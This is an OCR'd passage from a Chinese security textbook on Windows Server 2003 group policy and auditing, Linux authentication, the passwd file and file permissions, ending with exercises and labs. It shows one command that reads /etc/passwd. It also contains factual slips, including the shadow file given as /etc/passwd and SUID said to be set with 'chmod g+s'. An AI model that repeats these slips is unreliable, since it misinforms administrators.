在 Windows Server 2003 的活动目录中，没有“系统策略编辑器”，而是使用“组策略”。该工具的主要作用是规定用户和计算机的使用环境。组策略不仅应用于用户和客户端计算

机，还应用于成员服务器、域控制器以及管理范围内的其他计算机。

组策略设置定义了系统管理员需要管理的用户桌面环境的各种组件。要为特定用户组创建特殊的桌面配置，可使用组策略对象编辑器创建组策略对象，组策略对象与选定的活动目录对象相关联。

组策略包括以下两个部分：用户配置策略，是指定对应于某个用户账户的策略，这样不论该账户在域内哪个计算机上登录，其工作环境都是一样的；计算机配置策略，是指定对应于某台计算机的策略，这样不论哪个账户在该计算机上登录，其工作环境都是一样的。

2）组策略的使用条件

为了通过一次设定就可以在多台计算机上应用，就需要实施组策略。组策略的各种设定都保存在组策略对象中(group policy object，GPO)。

在实施组策略前应该满足以下条件：组策略只能应用在基于 Windows Server 2003 的域控制器的网络中的计算机和用户；组策略中的各种设定值均保存在活动目录的数据库中，因此只有在域控制器上可以保存设置值；组策略只能应用在基于 Windows Server 2003 的计算机，基于 Windows 9x 和 Windows NT 的计算机不能应用 Windows Server 2003 组策略。

本地安全设置拥有的功能比组策略要少得多，并且应用范围有限，因此基于 Windows Server 2003 的网络中以应用组策略为主。

3）组策略的使用规则

当多个策略同时存在的时候，将按如下策略应用：首先是本地策略；其次是站点和域级的策略；最后是应用组织单元的设定值。策略的有效值是多个策略的并集，但当对于一个项目有不同的设置值时，后面的将代替前面的设置值。

在默认情况下活动目录结构中的下层容器会继承上层容器的策略。最上层容器为站点，其下为域和组织单位。如果有特殊需要，可以阻止下层的容器继承上层容器的策略，而独立地应用自己的各项策略，这项设置被称为“组织策略继承”。如果希望对于某个 GPO 的设定从某一级开始向下都必须应用该级的设定值，则需要使用被称为“禁止替代”的设置。

Windows Server 2003 刚建立好，域中默认有一个 GPO，称为默认域策略。每个 GPO 都具有计算机配置和用户配置两个部分，分别应用到 GPO 作用范围内的计算机和用户上。计算机启动后，系统会自动到域的活动目录中寻找适用于本机的 GPO 的计算机配置部分。当用户在域中登录之后，系统也会到活动目录中寻找适用于该用户 GPO 的用户策略部分。

3. 使用预定义安全性模板

Windows Server 2003 中包含了多个安全性模板分别适用于不同安全需求，利用这些模板网络管理人员就可以简化策略的设定和实施操作。预定义的安全性模板通常包含了大多数的安全设定，但同时管理人员也可以按照需要继续配置以适应一个具体网络的需要。

预定义的安全模板包括以下 4 种安全级别的模板。

(1) 基本(basic)。该级别的模板为 Windows 2000 定义的默认的安全级别，可以用做基础配置。其中包括以下几种设定：默认的工作站、默认的服务器、默认的域控制器，可以在\systemroot\security\templates 文件夹中找到这几个模板。

(2) 兼容(compatible)。提供比基本模板更高的安全级别,但仍然兼容标准的商用应用程序的所有功能,使之仍然可以有效地运行。该模板为兼容工作站或服务器模板。

(3) 安全(secure)。提供多种安全性,安全性被视为重要的考虑因素。这种模板有可能会影响到一些商用应用程序的某些功能的运行。其中包括安全的工作站或服务器、安全的域控制器。

(4) 高度安全(high)。提供预定义下的最高安全性,安全性被视为首要考虑的因素。因此将不会考虑应用程序是否会受到这些设定的影响,在通常情况下这类模板要慎重使用。包括高安全的工作站或服务器、高安全的域控制器。

★ 应用案例

事件监视器中的安全日志在默认情况下不是记录任何事件的,但是为了了解网络中资源的使用情况,必须记录相关的资源使用行为。提高网络的安全性就必须设置系统资源审核,以使得事件监视器可以将网络管理员所关心的资源的使用情况记录到安全日志中。安全日志中将包含被审核事件的如下信息:对该资源执行的操作,执行该操作的用户,事件是成功的还是失败的,发生的事件以及一些附加信息。通过这些信息,管理员可以分析网络的安全性,并制定相应的策略。

审核分为两种类型,第一种审核是与操作系统本身安全性相关的各种事件的审核,这一类的审核必须在组策略的策略中设置;第二种就是对于网络资源的审核,这一类审核将使管理员了解资源的使用情况。

(1) 选择审核对象。审核将监视发生在被审核对象上的事件,将只记录所发生的事件是成功的还是失败的,即只能审核对某项操作的成功事件或失败事件。具体是审核成功还是失败主要看管理员更关心哪类事件的发生。这些对象监视用户对系统的安全所做的各种行为,该审核对于所有的用户而言都有效。审核事件的含义的表 5-2 所示。

表 5-2 审核事件的含义

审核对象	说明
审核目录访问	审核对活动目录的各种访问
审核对象访问	审核对文件或文件夹等对象的操作
审核系统事件	审核与系统相关的事件,如启动和关闭计算机等
审核策略改变	审核对策略的改变操作
审核特权使用	审核用户使用用户权力的操作,如更改系统时间等
审核账户登录事件	审核账户的登录与注销操作
审核账户管理	审核与账户管理有关的操作
审核登录事件	审核通过网络建立访问资源的操作
审核过程追踪	审核应用程序的启动和关闭

(2) 设置资源审核。设置资源审核是了解资源使用情况的一个最好的办法。与审核系统事件一样,对资源审核也是基于审核事件的成功或失败操作。另外,为了让事件监视器的安全日志记录资源的使用行为,就必须在审核策略中打开对“审核对象访问”的审核,安全日志才记录资源审核的结果(只能在 NTFS 分区上设置资源审核,FAT 文件系统不支持审核)。设置资源审核的操作如下。

① 打开 Windows 资源管理器。

② 找到并选中希望设置审核的对象(本例为 c:\课程建设文件夹)。

③ 右击要审核的文件或文件夹,选择“属性”命令,选择“安全”选项卡。

④ 在“安全”选项卡中单击“高级”按钮,如图 5-23 所示。




图 5-23 “安全”选项卡

⑤ 在出现的“访问控制设置”对话框中选择“审核”选项卡。

⑥ 在“审核”选项卡中,单击“添加”按钮。

⑦ 在出现的“选择用户或组”对话框中,选择要审核的用户,单击“确定”按钮,如图 5-24 所示。

⑧ 在“课程建设的权限项目”对话框中选择对资源的不同操作的成功事件或失败事件的审核,如图 5-25 所示。



图 5-24 “选择用户或组”对话框(2)




图 5-25 选择审核项目

5.3 Linux 操作系统安全

Linux 是一款开放源代码、免费使用的操作系统，不仅为用户提供强大的操作系统功能，还具有可靠、安全、稳定的性能。Linux 采取了许多安全技术措施，达到了 TCSEC 的 C2 安全级别。

5.3.1 Linux 自身的安全机制

1. 身份验证机制

在 Linux 中，用户的身份验证和权限是分开设计的。Linux 系统采用 PAM(pluggable authentication modules)身份验证体系。PAM 是一套共享库，其目的是提供一个框架和一套编程接口，将验证工作由程序员交给管理员处理。PAM 允许管理员在多种验证方法之间作出选择，能够改变本地验证方法而不需要重新编译与验证相关的应用程序。

2. 安全审计

虽然 Linux 不能预测主机何时受到攻击，但它可以记录攻击者的行踪。可以进行检测、记录时间信息和网络连接情况，这些信息将被复制到日志中备查。日志是 Linux 安全结构中的一个重要内容，Linux 提供网络、主机和用户级的日志信息。

3. 强制访问控制

强制访问控制是一种由系统管理员从全系统的角度定义和实施的访问控制，它通过标记系统中的主体和客体强制性地限制信息的共享和流动，使不同的用户只能访问到与其有关、指定范围的信息，从根本上防止信息的泄密和访问混乱的现象。

在 Linux 上实现强制访问控制比较典型的有安全增强 Linux(security enhanced Linux，SE Linux)和基于规则集的访问控制(rule set based access control，RSBAC)。

SE Linux 安全性策略的逻辑和通用接口一起封装在与操作系统独立的组件中，这个单独的组件称为安全服务器。安全服务器定义了一种混合的安全性策略，由类型实施(TE)、RBAC 和多级安全(MLS)组成。通过替换安全服务器，可以支持不同的安全策略。

RSBAC 可以基于多个模块提供灵活的访问控制。所有与安全相关的系统调用都扩展了安全实施代码，这些代码调用中央决策部件，该部件随后调用所有激活的决策模块，形成一个综合的决策，然后由系统调用扩展来实施这个决策。RSBAC 目前包含的模块主要有 MAC、RBAC 和 ACL 等。

4. Linux 安全模块

Linux 安全模块(Linux security module，LSM)是 Linux 内核的一个轻量级通用访问控制框架。LSM 使得各种不同的安全访问控制模型能够以 Linux 可加载内核模块的形式实现，用户可以根据其需求选择合适的安全模块加载到 Linux 内核中，从而大大提高了 Linux 安全访问控制的灵活性和易用性。目前已经实现的安全模块有 SE Linux、域和类型增强

(DTE Linux)以及 Linux 入侵检测系统(LIDS)等。

5. 加密文件系统

目前 Linux 已有多种加密文件系统,如密码文件系统(cryptographic file system, CFS)、透明密码文件系统(transparent cryptographic file system, TCFS)和 CRYPTFS 等,较有代表性的是 TCFS。TCFS 通过将加密服务和文件系统紧密集成,对于合法用户访问保密文件与访问普通文件几乎没有区别。TCFS 不修改文件系统的数据结构,备份和修复以及用户访问保密文件的语义也不变。

5.3.2 Linux 用户账户与密码安全

Linux 操作系统是一个多用户、多任务、分时操作系统,任何一个想使用 Linux 的用户,必须先向该系统的管理员申请一个账户,然后才能使用该系统。同时为了防止非法用户盗用别人的账户使用系统,对每一个账户还必须有一个合法用户才知道的密码。因此,用户账户和密码是系统安全的第一道防线,借助于账户和密码就可以把非法用户拒之门外。

1. Linux 登录认证机制

Linux 的用户身份认证采用账户/密码的方案。用户通过正确的账户和密码后,系统才能确认用户的合法身份。通过终端登录 Linux 操作系统的过程可描述如下。

(1) init 进程确保为每个终端连接(或虚拟连接)运行一个 getty 程序。

(2) getty 监听对应的终端并等待用户登录。

(3) getty 输出一条欢迎信息(保存在/etc/issue 中),并提示用户输入用户名,最后运行 login 程序。

(4) login 以用户作为参数,提示用户输入密码。

(5) 如果用户名和密码匹配,则 login 程序为用户启动 shell;否则,login 程序退出,进程终止。

(6) init 进程注意到 Linux 进程已终止,则会再次为该终端启动 getty 程序。

当用户输入密码时,Linux 使用改进的 DES 算法(通过调用 crypt()函数实现)对其加密,并与结果域密码文件(存储在/etc/passwd)中的加密用户密码比较,若两者匹配,则说明用户的登录合法,否则拒绝用户登录。另外,系统也可以如此设置:如果用户 3 次登录都失败,则系统自动锁定,不让用户再继续登录。这也是 Linux 防止入侵者野蛮闯入的一种方法。

2. Linux 的密码文件

Linux 密码文件/etc/passwd 是登录验证的关键,在其中保存系统中所有用户及其相关信息,所以密码文件是 Linux 安全的关键文件之一。这个文件的使用者是超级用户(root),只有超级用户才有写的权力,而一般用户只有读的权力。下面是一个/etc/passwd 文件的例子。

```
#cat /etc/passwd
root: %hy#hgbWE4: 0: 0: : / : /bin/ksh
……
user1: Eh6bSre7h: 150: 101: lishuanbao: /home/adm: /bin/sh
```

这个文件是一个典型的数据库文件,每一行都对应一个用户的身份验证信息,每一行分为 7 个字段,各字段间用冒号(:)分隔,从左到右,各字段的含义分别如下。

(1) 登录名。也就是账户名,其长度一般不超过 9 个字符。

(2) 加密密码。因为普通用户对/etc/passwd 文件只有读的权力,所以密码这一项是以加密的形式存放的。

(3) 用户标识号(user ID,UID)。在系统外部,系统用一个用户账户标识一个用户。但在系统内部处理用户的访问权限时,系统使用的是用户标识号 UID。这个用户标识号是一个整数,范围为 0～32 767。超级用户 root 的用户标识号为 0,普通用户标识号一般从 10 开始向上分配。另外在用户的进程表中有一项是用户标识号,它表明哪个用户拥有这个进程,并根据用户的权限来限制这个进程的使用。

(4) 组标识(group ID,GID)。组标识是用户所在组的标识号。将用户分组是 Linux 操作系统对权限进行管理的一种方式。Linux 操作系统要给用户某种访问权限,则可以对几个组进行权限分配,然后让一个用户属于某一个组或某几个组。这样可以避免每次单独给用户分配权限,给管理带来很大的方便。与用户标识号一样,组标识号也是一个 0～32 767 之间的整数。

(5) 登录名。这个字段用以记录用户的一些情况,如用户的全名、电话和地址等。在许多 Linux 操作系统中,此字段一般没有任何描述性的文字。

(6) 用户的主目录位置。这个字段用来指定用户的 HOME 目录,当用户登录到系统账户,它就会处在这个目录下。

(7) 用户的命令行解释器(shell)。Linux 操作系统中有很多的 shell 程序,如/bin/sh、/bin/chs、/bin/ksh 等程序,每种 shell 有各自不同的特点,此字段指定用户登录后所采用的 shell。密码文件中,尽管密码字段(第二个字段)是被加密保存的,但由于/etc/passwd 文件对任何用户都可读,故它常常成为密码攻击的目标,所以许多 Linux 操作系统常用 shadow 文件(/etc/passwd)来存储加密密码,该文件只有 root 用户才能读取,普通用户不可读。

在大型分布式系统中,为了统一对用户进行管理,通常将每台工作站上的密码文件都存放在网络服务器(network information services,NIS)上,通过 NIS 进行集中管理。

5.3.3 Linux 的文件访问控制

Linux 操作系统的资源访问控制是基于文件的。在 Linux 操作系统中,各种主要硬件设备、端口设备甚至内存都是以文件形式存在的,所有连接到系统上的设备都在/dev 目录中有一个文件与之对应,如文件/dev/mem 是系统的内存。虽然这些设备文件和普通磁盘文件在实现上不同,但对于系统来说,它们都是一个文件,因此,在 Linux 操作系统中对资源的访问控制就是对资源的访问控制。

1. 文件(或目录)访问控制

Linux 的文件访问控制表现为一组存取控制规则,它控制每个用户可以访问何种信息及如何访问。为了维护系统的安全性,系统中每一个文件(或目录)都具有一定的存取权限,只有具有这种存取权限的用户才能存取该文件,否则系统给出“Premission Denied”的错误信息。

命令 ls 可列出文件(或目录)对系统内的不同用户所给予的存取权限。下面是使用

ls -l 命令得到的一行输出结果。

```
-rw-r--r-- 1 root root 21504 Apr 24 19:27 passwd
```

图 5-26 给出了文件存取权限的图形解释。




图 5-26 文件存取权限示意图

存取权限位共有 9 位，分为 3 组，用以指出不同类型的用户对该文件的访问权限。权限有以下 3 种。

- r：允许读。
- w：允许写。
- x：允许执行。

用户有以下 3 种类型。

- owner：该文件的属主。
- group：在该文件所属用户组中的用户，即同组用户。
- other：除以上两者外的其他用户。

图 5-26 标识文件的属主具有读、写及执行权限，同组用户允许读和执行操作，其他用户没有任何权限。权限位中，“-”标识不允许相应的存取权限。

上述的授权模式同样适用于目录，用 ls -l 命令列出时，目录文件的类型为 d。用 ls 列目录要有读许可，在目录中增删文件要有写许可，进入目录或将该目录作路径分量时要有执行许可。因此要使用任何一个文件时，文件的许可才开始起作用，而 rm、mv 只要有目录的搜索和写许可，不需要文件的许可。

2. 更改权限

通过 chmod 命令可以改变用户对相应文件的存取权限。chmod 命令以新权限和文件名为参数，格式如下：

```
chmod [-rfh] 存取权限 文件名
```

chmod 命令也有其他方式的参数修改权限，在此不再多讲。合理的文件授权可防止偶然地覆盖或删除文件(即便是属主自己)。改变文件属主和组名可用 chown 和 chgrp 命令。其格式如下：

```
chown [-rfh] 属主 文件名
chgrp [-rfh] 组名 文件名
```

文件的授予权限可用 3 位的八进制数表示，3 位的八进制数可由图 5-26 所示的 3 组权

限具体表示,授予权限是许可位置为 1,不授予权限则相应位置为 0,如上例 rwxr-x---表示为 111 101 000,3 为八进制数为 750。对于某些特殊文件(如一些可执行文件),文件的授权用一个 4 位的八进制数表示,后 3 位同上,最高的一个八进制数分别对应 SUID 位、SGID 位和 sticky 位。其中前两个与安全有关,将其作为特殊权限位在下面描述。

3. 特殊权限位

有时没有被授权的用户需要完成某些要求授权的任务。例如 passwd 程序,对于普通用户,它允许改变自身的密码,但不能拥有直接访问/etc/passwd 文件的权力,以防止改变其他用户的密码。为了解决这个问题,Linux 允许对可执行的目标文件(只有可执行文件才有意义)设置 SUID 和 SGID。

一个进程执行时就被赋予 4 个编号,以标识该进程隶属于谁,分别为实际和有效的 UID、实际和有效的 GID。实际和有效的 UID 和 GID 用于系统确定进程对于文件的存取许可。当用户运行一个可执行文件时,进程继承了用户的权限,有效的 UID 和 GID 一般和实际 UID 和 GID 相同。而设置可执行文件所有者的有效 UID,而不是执行该程序的用户的有效 UID。因此,由该程序创建的进程都有与该程序相同的存取许可。这样,程序的所有者可通过程序的控制在有限的范围内向用户发布不允许被公众访问的信息。同样,SGID 也设置有效 GID。命令“chmod g + s 文件名”和“chmod g－s”用来设置和取消 SUID 设置。命令“chmod g + s 文件名”和“chmod g－s”用来设置和取消 SGID 设置。当文件设置了 SUID 和 SGID 后,chown 和 chgrp 命令将全部取消这些许可。

习题 5

1. 操作系统的安全机制有哪些?
2. 访问控制技术有哪些?
3. 共享文件夹的权限有哪些?
4. 本地安全策略有哪些?
5. 如何审核 Windows Server 2003 的主机安全事件?
6. NTFS 权限使用原则有哪些?
7. Windows Server 2003 组策略有哪些?
8. Linux 自身的安全机制有哪些?
9. Windows Server 2003 与 Linux 的文件访问控制有何区别?

实训 5.1 文件加解密

【实训目的】

掌握 Windows Server 2003 的文件及目录权限设置,能够管理共享目录。

【实训环境】

装有 Windows Server 2003 操作系统的计算机。

【实训内容】

1. 设置访问权限

(1) 以管理员身份登录，建立一个名为 test 的用户，密码为 lishuanbao。

① 从系统注销，以 test 身份登录，选择“开始”→“程序”→“附件”→“资源管理器”命令，创建一个名为 c:\test 的目录，并创建一个文本文件，本例中为“example. txt”。

② 在左侧窗格中选中要设置权限的 c:\test 目录，右击，选择“属性”命令，在出现的对话框中，选择“安全”选项卡，将看到 Everyone 组具有对这个文件的完全控制权限(Windows Server 2003 默认为任何新建的文件或目录分配修改权，分配给 Everyone 组)。

③ 单击“高级”按钮，弹出“用户权限设置”对话框。在该对话框中，可以添加和删除一个或多个用户及用户组对所选目录的权限，设定权限为读取、写入、完全控制、拒绝访问等查看该文件的所有权限(Everyone 组具有完全的访问权)。

(2) 以管理员身份登录，打开 c:\test\example. txt 文件的 Everyone 组的“权限设置”对话框，修改文件权限为禁止写/禁止修改。

① 单击“确定”按钮，会看到一个消息，通知 deny 条目优先覆盖 allow 条目，单击“确定”按钮，返回资源管理器。

② 从系统注销，以 test 身份登录，使用记事本打开 c:\test\example. txt 文件。

③ 添加一行文本“system allow you to assign file permissions”。选择“文件”→“保存”命令，打开“保存”对话框，会看到错误提示。

④ 从记事本退出，从系统注销，再以 Administrator 身份登录。

(3) 打开 c:\test\example. txt 文件的 Everyone 组的权限设置对话框，修改文夹件的权限，这样 Administrator 可以改变这些权限(由于 Administrator 账户是 Everyone 组的一部分，它不再具有对该文件的写权限)，单击“高级”按钮。

① 选择“所有者”选项卡，并选中“Administrator 账户”，单击“应用”按钮，取得文件所有权，返回资源管理器。

② 再次打开该文件的属性对话框，选择“安全”选项卡，这次不会看到警告消息，因为已拥有该文件，可任意修改，单击“增加”按钮。

③ 出现“选择用户或组”对话框，选中“用户账户”选项并单击“增加”按钮，添加 test 用户。确认 test 用户被选中，然后选中“禁止”复选框，修改它的访问权。

④ 单击“应用”按钮，然后单击“确定”按钮。

(4) 注销 Administrator 账户，以 test 账户登录，再访问 c:\test\exalmple. txt 文件，看能否访问。再以其他用户身份登录，看是否可以访问。

2. 管理共享资源

(1) 添加新的共享目录。

① 在“服务器管理器”对话框中，选中计算机名，在该对话框的“计算机”下拉列表框中选择“共享目录”选项，弹出“共享目录”对话框。

② 在“共享目录”对话框中，单击“新建共享”按钮，弹出“新建共享”对话框，在该对话框中输入共享名、路径和备注等信息。若需设置允许同时连接到共享目录的用户数量，可在

“用户个数”选项组中对“不限制”和“允许”单选按钮作出选择。

③ 如果选择“允许”单选按钮，需在“用户”空白框中输入指定的最大数量。若需管理组和用户的权限级别，需在该对话框中，单击“权限”按钮。

④ 弹出“通过共享访问的权限”对话框，从中进行设置，然后单击“确定”按钮即可。

(2) 修改共享目录。

① 在“服务器管理器”对话框中，选中计算机名，在该对话框的“计算机”下拉列表框中选择“共享目录”选项。

② 在弹出的“共享目录”对话框中，从列表中选定共享目录名，单击“属性”按钮。

③ 在弹出的“共享属性”对话框中，若要更改路径或说明，需在文本框中输入新的文字。若要更改可以同时连接到共享目录的用户最大数量，需在“不限制”或“允许”单选按钮中进行选择。如果选择“允许”单选按钮，需在其右边的列表框中指定该最大数量。

④ 要管理组和用户的权限级别，单击“权限”按钮，弹出“通过共享访问的权限”对话框，从中修改权限之后，单击“确定”按钮。

(3) 设置已存在共享目录的权限。

① 在“服务器管理器”对话框中，选中计算机名，在该对话框的“计算机”下拉列表框中选择“共享目录”选项。

② 在弹出的“共享目录”对话框中，从列表中选定共享目录名，单击“属性”按钮。在弹出的“共享属性”对话框中单击“权限”按钮，弹出“通过共享访问的权限”对话框，从中可更改下列设置选项。

- 要更改权限，从“名称”列表框中选定组或用户账户，然后从“访问类型”列表框中选择权限。
- 要将组或用户账户添加到共享目录的权限列表中，单击“添加”按钮，完成“添加用户或组”。要从共享目录的权限列表中删除组或用户账户，在“名称”列表框中选择组或用户，然后单击“删除”按钮。完成更改后，单击“确定”按钮。

(4) 停止已存在的共享目录。

① 在“服务器管理器”对话框中，选中计算机名，在该对话框的“计算机”下拉列表框中选择“共享目录”选项。

② 在弹出的“共享目录”对话框中，从列表中选定共享目录名，单击“停止共享”按钮，完成操作。应说明的是目录本身并未删除，但是已不能再共享和被网络用户访问。

实训 5.2 Windows Server 2003 IP 安全策略

【实训目的】

掌握 Windows Server 2003 的本地 IP 安全策略设置，禁止某 IP 地址访问服务器。

【实训环境】

装有 Windows Server 2003 操作系统的计算机两台，其中一台做服务器。

【实训内容】

(1) 选择“控制面板”→“管理工具”→“本地安全策略”命令，单击“创建 IP 安全策略”按钮，弹出如图 5-27 所示的对话框。

